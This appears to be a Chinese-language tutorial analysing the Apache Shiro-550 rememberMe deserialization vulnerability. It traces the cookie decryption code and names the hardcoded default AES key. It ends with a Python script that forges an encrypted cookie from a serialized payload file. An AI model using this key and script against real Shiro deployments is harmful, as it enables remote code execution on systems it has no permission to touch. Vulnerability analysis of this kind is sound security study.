
Shiro

什么是Shiro

Shiro是一个 Java 安全(权限)框架，不依赖任何容器。主要作用是对访问系统的用户进行身份认证、授权、会话管理、加密等操作。用来解决安全管理的系统化框架。

Shiro核心组件

工作流程图



1. **UsernamePasswordToken** : Shiro用来封装用户登录信息，使用用户的登录信息来创建令牌Token

2. **SecurityManager** : Shiro的核心部分，负责安全认证和授权

3. **Subject** : Shiro的抽象概念，包含了用户信息

4. **Realm** : 开发者自定义的模块化，根据项目的需求，验证和授权的逻辑全部写在Realm中

5. **AuthenticationInfo** : 用户的角色信息集合，认证时使用

6. **AuthorizationInfo** : 用户的权限信息集合，授权时使用

7. **DefaultWebSecurityManager** : 安全管理器，开发者自定义的Realm需要注入到DefaultWebSecurityManager进行管理才能生效

8. **ShiroFilterFactoryBean** : 过滤器工厂，Shiro的基本运行机制是开发者定制规则，Shiro去执行，具体的执行操作就是由ShiroFilterFactoryBean创建的一个个Filter对象来完成的

Shiro550

漏洞版本

Apache Shiro <= 1.2.4

环境搭建

```
git clone https://github.com/apache/shiro.git
git checkout shiro-root-1.2.4  # 切换到存在漏洞版本的分支
```

打开`shiro\samples\web`文件夹，在`pom.xml`中添加依赖

```
<dependency>
    <groupId>javax.servlet</groupId>
    <artifactId>jstl</artifactId>
    <version>1.2</version>
    <scope>runtime</scope>
</dependency>
```

配置好`Tomcat`后直接启动即可

漏洞分析

已知 Shiro 的触发点是由`rememberMe`引起的，可以直接查看相关类`CookieRememberMeManager`，其中`rememberSerializedIdentity`和`getRememberedSerializedIdentity`方法分别对应了序列化和反序列化。

```
protected byte[] getRememberedSerializedIdentity(SubjectContext subjectContext)
{
    if (!WebUtils.isHttp(subjectContext)) {
        ...
    } else {
            ...
            String base64 = this.getCookie().readValue(request, response);
            if ("deleteMe".equals(base64)) {
                return null;
            } else if (base64 != null) {
                base64 = this.ensurePadding(base64);
                ...
                byte[] decoded = Base64.decode(base64);
                if (log.isTraceEnabled()) {
                    ...
                }
                return decoded;
            } else {
                return null;
            }
        }
    }
}
```

这里直接拿出`getRememberedSerializedIdentity`方法进行分析(省略的一些代码，仅记录重点代码)，从Cookie中获取`rememberMe`的值，如果为`deleteMe`就结束，如果否则会进行base64解码，并将解码后的内容进行返回，这里可以知道Shiro最后一层的加密为`base64`

返回的值会被传到`convertBytesToPrincipals`方法中

```
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes,
SubjectContext subjectContext) {
    if (this.getCipherService() != null) {
        bytes = this.decrypt(bytes);
    }

    return this.deserialize(bytes);
}
```

这里会走到`this.decrypt`方法中，从字面意思可以知道应该还是一个解码的方法

```
private CipherService cipherService = new AesCipherService();
protected byte[] decrypt(byte[] encrypted) {
    byte[] serialized = encrypted;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.decrypt(encrypted,
this.getDecryptionCipherKey());
        serialized = byteSource.getBytes();
    }

    return serialized;
}
```

在`decrypt`方法中是调用了`cipherService.decrypt`进行一个解码操作，从`cipherService`赋值`AesCipherService`类可以知道这里做的是AES加密，继续跟进

```
public ByteSource decrypt(byte[] ciphertext, byte[] key) throws CryptoException
{
    byte[] encrypted = ciphertext;
    byte[] iv = null;
    if (this.isGenerateInitializationVectors(false)) {
        try {
            int ivSize = this.getInitializationVectorSize();
            int ivByteSize = ivSize / 8;
            iv = new byte[ivByteSize];
            System.arraycopy(ciphertext, 0, iv, 0, ivByteSize);
            int encryptedSize = ciphertext.length - ivByteSize;
            encrypted = new byte[encryptedSize];
            System.arraycopy(ciphertext, ivByteSize, encrypted, 0,
encryptedSize);
        } catch (Exception var8) {
            String msg = "Unable to correctly extract the Initialization Vector
or ciphertext.";
            throw new CryptoException(msg, var8);
        }
    }

    return this.decrypt(encrypted, key, iv);
}
```

这里就是一个解密的过程了，需要注意的是这里的`iv`偏移量取值是`ciphertext`前16位

在此解密后，继续往下走会到达`DefaultSerializer`类的`deserialize`方法

```
```

```
public T deserialize(byte[] serialized) throws SerializationException {
    if (serialized == null) {
        String msg = "argument cannot be null.";
        throw new IllegalArgumentException(msg);
    } else {
        ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
        BufferedInputStream bis = new BufferedInputStream(bais);

        try {
            ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
            T deserialized = ois.readObject();
            ois.close();
            return deserialized;
        } catch (Exception var6) {
            String msg = "Unable to deserialze argument byte array.";
            throw new SerializationException(msg, var6);
        }
    }
}
```

这里直接调用了原生类的readObject进行触发，说明这里是存在反序列化漏洞的。

这里需要先找到他的key值，在`AbstractRememberMeManager`类中

```
this.getDecryptionCipherKey()
↓↓↓
this.decryptionCipherKey
↓↓↓
setDecryptionCipherKey(byte[] decryptionCipherKey)
↓↓↓
setCipherKey(byte[] cipherKey)
↓↓↓
AbstractRememberMeManager()
↓↓↓
DEFAULT_CIPHER_KEY_BYTES
↓↓↓
Base64.decode("kPH+bIxk5D2deZiIxcaaaA==")
```

这里就可以知道加密用Key是一个固定值

这里直接利用别人写好的python加密脚本用来伪造Cookie

```
# python2
import sys
import base64
import uuid
from Crypto.Cipher import AES

key = "kPH+bIxk5D2deZiIxcaaaA=="
mode = AES.MODE_CBC
IV = uuid.uuid4().bytes
encryptor = AES.new(base64.b64decode(key), mode, IV)

payload = open("ser1.bin", 'rb').read()
BS = AES.block_size
pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
payload = pad(payload)
```

```
print(base64.b64encode(IV + encryptor.encrypt(payload)))
```